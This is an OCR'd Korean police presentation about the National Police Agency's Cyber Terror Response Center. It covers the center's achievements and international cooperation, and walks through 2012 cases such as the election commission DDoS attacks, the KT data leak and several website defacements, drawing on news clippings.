사이버수사경찰 STORY

사이버테러대응센터

2009. 9. 파주경찰서
사이버수사팀장

2010. 2. ~ 현재
경찰청
사이버테러대응센터

最初[최초]

세계 최초
사이버수사 소재 드라마 방송

12.5.30~8.9 SBS 수목드라마 유령 (동시간대 수도권 시청률 1위)

시나리오 기획부터 (2011년 9월 워크샵)

촬영 현장 자문까지 전폭적 지원

[김형식 감독]

훌륭한 감독 & 작가

우리는 고마울 뿐이다

[김은희 작가]

唯一

[유일]

세계 유일 인터폴 회의 연 4회 유치

1st

6.25 인터폴과 공동, 국제 사이버범죄 심포지엄 개최

7.19 인터폴 온라인 카지노 워킹그룹 회의

2nd

3rd

10.8 인터폴 아태지역 사이버범죄 전문가 그룹 회의

4th

11.5 인터폴 아동음란물 수사 교육(예정)

술 한잔(?)... 쓰지만 우리는 하나가 되었다.

最高 [최고]

세계 최고 기술로 국제사회
포렌식 서비스 개시

International Criminal Court

국제형사재판소(ICC) 케냐 전범 재판시 증거물(휴대폰) 복구 지원

호주연방경찰 요청으로 CCTV 저장장치 복구, 특수강도 사건 해결

9.17~21 홍콩경찰청 대상 스마트폰 디지털 포렌식 기법 교육

한국의 첨단 IT기술로

디지털 포렌식 수출 국가를

만들어야겠다고 다짐했다.

創設[창설]

맞춤형 석사과정

디지털 포렌식학과 창설

9.7 사이버수사관 20명, 고려대학교 정보보호대학원 입학

10년만의 캠퍼스… 기분 좋은 설레임

1년 6개월 과정 졸업 후 공학 석사 취득

We Believe..

우리나라 디지털 포렌식 발전의

주역으로 성장할 것이다.

始作 [시작]

국가 사이버치안전략
연구를 위한 첫걸음

9.18 경찰대학 국제사이버범죄연구센터 개소

국가사이버치안 전략 연구 및 국제 교육훈련 프로그램 개발

해외 전문가, 사이버범죄 연구원 위촉(아일랜드 더블린大 제임스 박사)

아시아 최고의

사이버범죄 연구기관으로

만들어 갈 것이다.

CHAPTER 2

사회 惡과 맞서다

9.3 아동음란물
종합대책 시행

아동음란물

2,627건 / 3,130명 검거

여성가족부

기획재정부
MINISTRY OF STRATEGY AND FINANCE

NEXON

olleh kt

해킹/디도스
범죄 수사
국가기관과
기업보호에 앞장


학교폭력 근절,
왕따카페 337개
삭제 및 폐쇄
2,373명 탈퇴 유도

민주주의 근간
선거제도를
위협한
선관위 디도스 수사
[12.9 수사결과 발표]

불거진 의혹과
디도스 특검
[5.3 경찰청 압수수색]

특검,‘ 윗선 없다’ 결론
경찰 결과와 동일,
아팠지만 값진 經驗

[6.22 특검결과 발표]



한국-네덜란드 사이버 수사경찰 공조로 국제해커 붙잡아

'채팅방서 해킹 자랑' 트위터 제보 받고 수사

2012-03-29 14:03 CBS 최인수 기자

경찰청
제해커

한국경제

검거된
덜란드

입력: 2012-10-17 14:27 / 수정: 2012

"BOA도 속았다" 나이지리아 국제금융사기단 `덜미`

네덜란
사를 /

뱅크오브아메리카(BOA) 등 미국 시중 은행을 상대로 '주택담보대출' 사기 행각
던 나이지리아 국제 금융사기단이 경찰에 검거됐다. 경찰청 사이버테러대응센
택담보대출을 받을 것처럼 미국 시중 은행 수십 곳을 속여 수백억원을 가로챈
기 등)로 나이지리아인 O씨(39) 등 4명을 구속하고 같은 혐의로 강모씨(32) 등
불구속 입건했다고 17일 밝혔다.

O씨 등은 한국·미국·나이지리아 등 3개국에 거점을 둔 국제 금융사기단을 꾸린
난해 1월부터 지난 7월까지 미국 시중 은행을 상대로 68회에 걸쳐 1100만 달
122억원)를 받아챙긴 혐의를 받고 있다. 이들의 사기 행각으로 BOA를 비롯해

국제공조수사

첩보단계부터 협력

국제해킹조직 검거

Chapter 3

함께하는 사이버치안

[Together with PEOPLE]

미디어 활용,
사이버범죄 예방 홍보

[지하철 1, 3, 4호선 지하철 홍보방송]

[‘ 유령’ 주인공 홍보영상물 제작]

학생들과 학부모에게

필요한 것은 사이버범죄 예방교육이었다.

포털 3사와
아동음란물 근절 간담회

IT기업이
서비스 정책을 바꾸면 범죄를 예방할 수 있다.

사이버공간에서는 IT기업 이 警察이다.

우리가 민간과 협력해야만 하는 이유이다.

한국인터넷진흥원,
국정원에
경찰 협력관 파견

국가사이버안전센터
National Cyber Security Center

AhnLab

정보보안업체와 악성코드 분석 및 공유체제 구축

HAURI

Chapter 4

우리가 기다리는 Story

[Future PLAN]

[BEFORE]

1995년 2명에서 시작한 사이버수사가

[AFTER]

이제 1,000명이 되었습니다.

[하나..]

사이버안전국으로의 재도약

[둘..]

인터폴 디지털크라임센터(DCC) 국장보직 진출 추진!

[그리고 넷 . .]

사이버치안강국
KOREA


사이버테러대응센터
CYBER TERROR RESPONSE CENTER
www.ctrc.go.kr

[그리고 넷 . .]

사이버사건 수사사례

키워드

1. 정치
2. 영향력
3. 북한

'유령' 소지섭-이연희-곽도원, **사이버**수사대 홍보대사된다

스포츠서울 - 2012년 8월 8일

경찰청 **사이버테러대응센터** 담당자는 9일 오전 <스포츠서울닷컴>에 "소지섭, 이연희, 곽도원 씨가 사이버 범죄예방을 위한 홍보대사로 위촉된다.

스포츠서울

KT, 해킹으로 개인정보 870만 건 유출…용의자는 검거

디지털데일리 - 2012년 7월 28일

[디지털데일리 이민형기자] 경찰청 **사이버테러대응센터**는 KT(대표 이석채)가 국내 해커, 텔레마케팅(TM) 업체들에 의해 870만 건의 고객 정보가 **...**

휴대전화 가입자의 절반 세계일보

KT 휴대전화 가입자 800만명의 개인정보가 유출됐다. 경인일보

KT 가입자 870만 명 정보 유출...일당 검거 YTN

인천일보 - 디지털타임스

전체 뉴스 368개 »

디지털데일리

경찰 "KT 정보유출 추가 피해는 없을 것"

이데일리 - 2012년 8월 10일

정석화 **사이버테러대응센터** 실장은 10일 "범인들이 텔레마케팅(TM)업체에 제공한 정보는 휴대전화번호와 휴대폰 기종으로 이 정보들은 TM사업 **...**

KT "해킹 재발 방지 근본대책 마련" 파이낸셜뉴스

전체 뉴스 67개 »

파이낸스 투데이

검찰, 1320만명 개인정보 유출 넥슨에 '무혐의'

이데일리 - 2012년 8월 2일

검찰은 경찰청 **사이버테러대응센터**에서 기소의견으로 송치된 서민 넥슨코리아 **...** 경찰청 **사이버테러대응센터**는 넥슨이 개인정보 유출을 막기 위해 **...**

정보 유출 넥슨 무혐의 받았지만… KT는? 서울경제

`1320만명 정보유출` 넥슨 무혐의 디지털타임스

`메이플스토리` 정보유출 넥슨 무혐의 한국경제

아시아경제 - 디지털데일리

전체 뉴스 44개 »

스포츠동아

'내 돈 어디갔어?' 동영상 다운 받았다가…

중앙일보 NIE - 2012년 8월 9일

정치 – 핵티비즘?

10.26 재보선 중앙 선관위 디도스 공격 사건

- 역대 최고의 쟁점이 된 정치 사건

- 사이버범죄 최고 형량(5년)

사건 개요

- 박희태의원 비서 김모씨, 최구식 의원 비서 공모씨가 공모 (블루피쉬)

- 선거 당일 아침에 중앙선관위 검색 서비스와 원순닷컴 공격

초기 수사

- 안티디도스장비로그, 방화벽로그 수집
- 좀비피시(196대) 중 5대 수집
- C&C 서버 파악(T-Login 으로 원격 접속)

C&C IP사용자 추적


- IP 123.229.143.XX 접속 내역 확인
  (T-Login, 해외IP)

- 폭풍 조회(?)

한나라당 최구식 의원 비서 공모씨 연루

- 나꼼수

- 윗선개입



수사 당시 어려웠던 점

- 구속기간 10일 한계, 9일째에 공모씨 자백

- 언론 대응 및 추측 기사

억측기사

- 공모씨 친구 인터뷰 기사(민중의 소리)
  … 자기가 다 뒤집어 써야 된다고 했다…

- 청와대 윗선 압력설

기타 쟁점

- 디도스에 수천만원 들었다?

- 돈거래가 있었다?(강모씨가 받은 천만원)

디도스 관련 논란

- 페이지 디도스 등등

- 선관위 내부 공모자설

- 실제 선거에 영향(트위터 여론)

- LGU+ 직원 관련

디도스 특검

- 압수수색 해프닝 2회

- 무혐의 처분

사회
사회일반

디도스 특검, '왁스칠 때문에'…경찰청 압수수색 3시간 연기 '망신'

등록 : 2012.05.03 16:17 43 55 0 보내기

경찰청 청소노동자 "왁스칠 굳기 전 사무실 진입 불가" 맞서

지난달 경찰청 사이버테러대응센터를 압수수색하려다 영장이 요건을 갖추지 못한 사실이 들통나 발길을 돌려야 했던 디도스 특별검사팀(특별검사 박태석)이 이번에는 경찰청 청소노동자들에게 막혀 3시간이나 압수수색을 하지 못하고 대기하는 수모를 겪었다.

지난해 10·26 서울시장 보궐선거일에 일어난 중앙선거관리위원회 누리집 디도스(DDoS·분산서비스거부) 공격 사건을 수사중인 특검팀 검사 1명과 수사관 7명은 3일 오전 10시30분께 압수수색을 위해 서울 서대문구 미근동 경찰청 청사에 들이닥쳤다. 기세좋게 경찰청 별관 6층 사이버테러대응센터 수사실로 들어서려는 이들을 가로막은 것은 경찰청 청소 노동자들이었다.

청소 노동자들은 이날 아침 9시부터 사이버테러대응센터 바닥 왁스칠을 새로 하는 중이었다. 경찰청은 1년에 한 차례 바닥 왁스칠을 새로 하는데, 하필이면 이날이 사이버테러대응센터 차례였던 것이다. 이곳에서 근무하는 경찰 수사관들도 왁스칠을 위해 의자와 집기를 모두 책상 위로 올려놓고 사무실을 비워둔 상태였다.

왁스가 굳기 전 특검팀이 바닥을 밟으면 왁스칠을 처음부터 다시 해야 할 판. 경찰청 청소 노동자들은 물러서지 않았다. 결국 특검팀은 압수수색 영장만 제시하고 복도에서 서성이다 옆 회의실에서 점심을 먹으며 시간을 때워야 했다. 특검팀은 왁스가 다 굳은 오후 1시가 지나서야 사무실에 들어갈 수 있었다.

디도스 특검팀은 지난달 4일에도 사이버테러대응센터에 대한 압수수색을 시도했다 실패한 바 있다. 영장에 압수수색 장소로 사이버테러대응센터가 명시되지 않은 사실을 알아챈 경찰청의 지적을 받고 물러서야 했다.

한편 특검팀은 이날 옛 디도스 수사팀에 참여했다 전출된 경찰관 2명이 현재 근무중인 서울지방경찰청 광역수사대와 경기 수원서부경찰서 사무실도 압수수색했다.

유신재기자ohora@hani.co.kr

사건 왜곡 수사?

- 사이버테러대응센터 60여명
  … 경찰은 생각보다 정치적이지 않다…
  검찰수사, 특검.. 재검증의 시간

- 선관위 수천명…

선관위 디도스 사건 2차

- 단순 호기심

- 좀비 유포는 메이플스토리 게임핵
  (카스툴로 애플엔진 변형)

선관위 추가 디도스 공격범 잡고보니 고교생

경찰 "실시간 검색어 순위 오르려는 영웅심리"

(서울=연합뉴스) 박용주 기자 =
입력시간 : 2012.02.29 19:08:33

경찰청 사이버테러대응센터는 지난 1월에 중앙선거관리위원회를 추가 디도스(DDos 분산서비스거부) 공격한 혐의(정보통신기반보호법상 주요 정보통신시설 침해 미수)로 경기 김포 지역의 고교생 이모(17) 군을 붙구속 입건했다고 29일 밝혔다.


이군은 1월3일 오후 3시39분께에 이어 이튿날인 9일 오후 7시2분께 선관위 홈페이지에 7대의 좀비 PC를 동원, 수 분간 대량 신호를 전송하는 방법으로 공격을 시도했으나 실제로 다운시키는 데 실패한 혐의를 받고 있다.

이 공격은 지난해 10월26일 발생한 선관위 디도스 공격과 관련 없는 별개 사건이다.

경찰에 따르면 이군은 평소에 사설 온라인 게임 서버에 대한 공격을 즐겼으며 선관위 홈페이지를 공격하면 포털사이트 실시간 검색어 순위에 오를 것이라는 기대감으로 범행을 저질렀다고 경찰은 설명했다.

선관위 디도스 사건 3차

- 프리배틀넷 운영자와 좀비마스터
- 인터넷 방송 언쟁



총선 전, 중앙선관위 서버 디도스 공격 피의자 2명 검거

사설서버 대상 공격트래픽을 고교생이 선관위 서버로 전환

인쇄 | 목록

<피의자 2명>

1. 한ㅇㅇ ('7, 고교생) 악성코드 유포 및 사설게임서버 디도스 공격, 불구속
2. 김ㅇㅇ ('8, 고교생) 중앙선관위 서버에 대한 디도스 공격, 불구속

피의자1)는 2012. 4. 10. 23:02~23:20경, 피의자2)가 운영하는 사설 게임 서버를 마비시킬 목적으로 좀비 PC 80대를 이용하여 최대 2.68 Gbps 규모의 공격트래픽을 전송하는 방법으로 디도스 공격을 하고,

피의자2)는 위와 같은 일시 경, 피의자1)에 의해 자신이 운영 중인 서버로 들어오는 대용량 공격 트래픽을 선관위 투표소 찾기 서버 쪽으로 전환시켜 약 3분간 서비스가 지연되는 피해를 발생케 한 것임.

사건의 특징을 보면,

디도스 공격 피해자가 오히려 공격자로 둔갑


일반적인 디도스 공격은 공격자가 사전에 악성프로그램을 유포한 후 감염된 좀비PC들을 동원하여 공격대상에 직접 대용량 트래픽을 전송하는 방법이었으나, 본건은 자신이 운영하는 서버로 들어오는 대용량의 공격트래픽을 다른 서버로 전환시켜 공격 방향을 바꾸게 하는 것으로 종래이 보기 드문 형태

한우툴

- 고등학생이 개발한 국산툴
- 월 사용요금 납부자만 사용 가능
- 백신 탐지시 사후 조치
- 회원이 감염한 좀비피시 확보

XX배틀넷

- 스타크래프트 프리 서버
- 고등학생이 서버 관리
- DNS 조작으로 리다이렉팅
- 공격범 검거 목적



통합진보당 홈페이지 디페이스먼트

통합진보당 서버 해킹 공격당했나?

이동권 기자 su@vop.co.kr
입력 2012-02-20 02:23:00 | 수정 2012-02-20 07:59:41

13 좋아요 | 67 트윗 | 2 +1

클린 민중의소리 캠페인
광고없는 민중의소리를 만들어주세요
선정적인 광고가 없어졌죠? 깨끗한 민중의소리는 독자여러분의 힘으로 가능합니다. 후원독자가 돼 주세요.

후원하기

ⓒ통합진보당 홈페이지

통합진보당 홈페이지에 해킹으로 보이는 공격을 당해 이상한 합성사진이 게재됐다.

통합진보당 홈페이지 디페이스먼트

- 계정 권한 상승 취약점


- 중국 프록시 이용

범행동기?

- 정말 북한 관련 있는지 알고 싶었다..

- DB테이블에서 웹브라우저 정보 확보

기획재정부 디페이스먼트



기획재정부 영문 홈페이지 해킹 고교생 검거

MBC 사내통신망도 침입해 기소유예 전력

(서울=연합뉴스) 박용주 기자 = 지난 6월 기획재정부 영문 홈페이지를 해킹한 피의자는 10대 고교생인 것으로 나타났다.

경찰청 사이버테러대응센터는 6월26일 기획재정부 영문 홈페이지에 침입해 메인 화면을 변조한 혐의(정보통신망법상 침해 및 변조) 등으로 경기도 모 고교 1년생 김모(16) 군을 불구속 입건했다고 23일 밝혔다.

경찰에 따르면 김군은 당시 '인천공항 일부 지분 매각'과 관련된 언론 보도를 접하고 매각 주관 기관인 기획재정부 홈페이지를 해킹한 혐의를 받고 있다.

김군은 인터넷 검색으로 기획재정부 영문 홈페이지(english.mosf.go.kr)의 보안 취약점을 발견한 후 해킹에 나서 홈페이지 초기 화면을 '청사초롱을 든 쥐' 이미지와 "MBC 파업을 지지합니다" 문구가 번갈아 표시되도록 변조한 것으로 조사됐다.

김군은 지난 1월 MBC 노조파업에 대한 사측의 대응이 부당하다고 생각해 MBC의 사내 통신망에 침입, 메인 홈페이지 문구인 '通MBC'를 '通MB'로 변조하기도 했다. 김군은 이 사건으로 기소유예 처분을 받았다.

지난 2월과 5월에는 지상파 방송사의 자회사인 방송콘텐츠 판매사 2곳의 홈페이지를 해킹한 혐의도 받고 있다.

경찰 관계자는 "김군은 컴퓨터 전문가는 아니고 사회적인 관심을 초보적인 해킹 수법으로 표현했다"라며 "10대 청소년들이 잇따라 정부기관 홈페이지를 공격하고 있는 만큼 미성년자라도 위법 행위에 대해서는 엄중 사법처리할 계획"이라고 말했다.

지난 4월11일 19대 국회의원 총선거 직전 중앙선거관리위원회 홈페이지에 디도스(DDoS·분산서비스거부) 공격을 가했던 범인도 고교생들로 드러나는 등 10대들의 해킹 범죄가 최근 잇따라 발생했다.

지경부 비상 사태

- 인천공항 매각 불만
- 공영방송의 편파방송 불만
- 현정권의 정책에 대한 불만

기타 – 중앙일보?

– 누구의 소행?

중앙일보 해킹, 해커가 남긴 메시지는?

김희연 기자 hee@zdnet.co.kr 2012.06.11 / AM 11:17 중앙일보, 해킹, 보안

지디넷코리아]국내 주요 언론사인 중앙일보가 지난 9일 해킹을 당해 파문이 일고 있는 가운데 그 배후와 추가 공격 가능성에 대해 관심이 쏠리고 있다. 현재 보안업계는 해커가 해킹 당시 남겨놓은 변형된 메인화면에 주목하고 있다.

11일 보안 관련업계에 따르면, 해커그룹 '이스원(IsOne)'으로 추정되는 집단이 중앙일보 홈페이지 메인화면을 다른 화면으로 변조시키는 공격기법인 디페이스(Deface)를 이용해 공격했다. 디페이스된 중앙일보 홈페이지는 검은 바탕화면에 웃고 있는 고양이 사진이 올려져 있었다. 또한 창 제목에는 'Hacked by IsOne'이라는 문구가 나타났다.

현재 복수의 보안 전문가들은 고양이 사진 밑에 표시된 데이터베이스(DB)에서 데이터를 불러오는데 사용하는 SQL문에 주목하고 있다. 여기에는 이번 공격을 감행한 이스원이라는 해커가 메시지를 남겨놓은 것으로 향후 공격과 배후 등에 대해 추측되는 내용들이 있다.

영향력


유령


SPORTS korea

지경부 발끈 "드라마 '유령' 같은 일 없다"

연선옥 기자 actor@chosun.com ▶기자의 다른 기사보기

기사 100자평(1)

입력 : 2012.06.20 10:29

"우리가 사용하는 인터넷과 SNS(소셜네트워크서비스)가 보안을 위협하는 위험으로 들아온다."

최근 컴퓨터 해킹과 SNS의 위험을 소재로 한 SBS 드라마 '유령'이 인기를 끌자 정부 당국이 분주해졌다. 이른 더위로 전력 수급 상황이 빠듯한 상황에서 마침 해킹으로 대규모 정전 사태가 발생하는 드라마 장면이 방영되자 시청자의 불안이 커질 수 있다는 우려가 나온 것이다.

지난해 발생한 '9·15 정전 사태' 이후 전력 수급 상황에 예민한 지식경제부는 보도자료를 배포하고 진화에 나섰다. 지경부는 19일 "드라마는 시청자의 흥미를 위해 극적인 요소를 담고 있기 때문에 주요 장면의 진실과 거짓을 가려내 국민의 이해를 돕고 해킹에 대한 불필요한 불안감을 해소하고자 한다"며 설명 자료를 내놓았다.

가장 먼저 문제가 된 장면은 국가 전력제어망이 스턱스넷(Stuxnet·발전소 등 국가 기간시설을 파괴하기 위해 만들어진 컴퓨터 바이러스)에 감염돼 대규모 정전 사태가 발생한 것이다.

지경부는 드라마에서 그려진 것과 같은 상황이 실제로 발생할 가능성은 적다고 강조했다. 드라마에서 범인은 대한전력 직원의 집에 잠입해 개인 컴퓨터에 전력 제어시스템을 공격하는 스턱스넷을 심었고, 직원이 이 컴퓨터에서 사용한 USB를 회사 전력제어용 PC에 꽂아 전력제어망이 스턱스넷 감염됐다. 그러나 현실에서 전력 제어용 컴퓨터는 USB 포트를 사용할 수 없도록 봉인돼 있어, 감염된 USB에 의해 정전이 발생할 가능성은 없다는 것이다.

지경부는 드라마에서 해커가 전력자동화시스템을 해킹해 원격에서 파괴명령을 내리고, 해당 시스템이 파괴돼 발전소의 발전량이 늘어나 원자력 발전소를 폭발시키는 시나리오에 대해서도 현실성이 없다고 설명했다. 전력제어시스템과 전력자동화시스템은 인터넷망과 분리돼 운영되기 때문에 외부에서 접근이 불가능하기 때문이다.

지경부는 재차 "정부는 전력과 가스 등 정보통신기반시설을 보호하기 위해 지식경제 사이버안전센터를 통해 365일 24시간 보안 모니터링하고 있고, 국가기반시설을 외부 인터넷망으로 분리 운

'북 경수로 폭발' 주가조작, 설계자는 대학생

등록 : 2012.02.21 14:04 수정 : 2012.02.21 14:07

전주: 송아무개(35·대기업 재무팀장)/횡령한 회사자금 중 일부를 작전 자금으로 투자

작전설계자: 김아무개(19·지방대 경제학과 학생)/북 경수로 폭발 유언비어 작전을 전체적으로 구상·실행

작전 실행 선수: 우아무개(27·무직), 김아무개(24·무직)/유언비어 제작·유포.

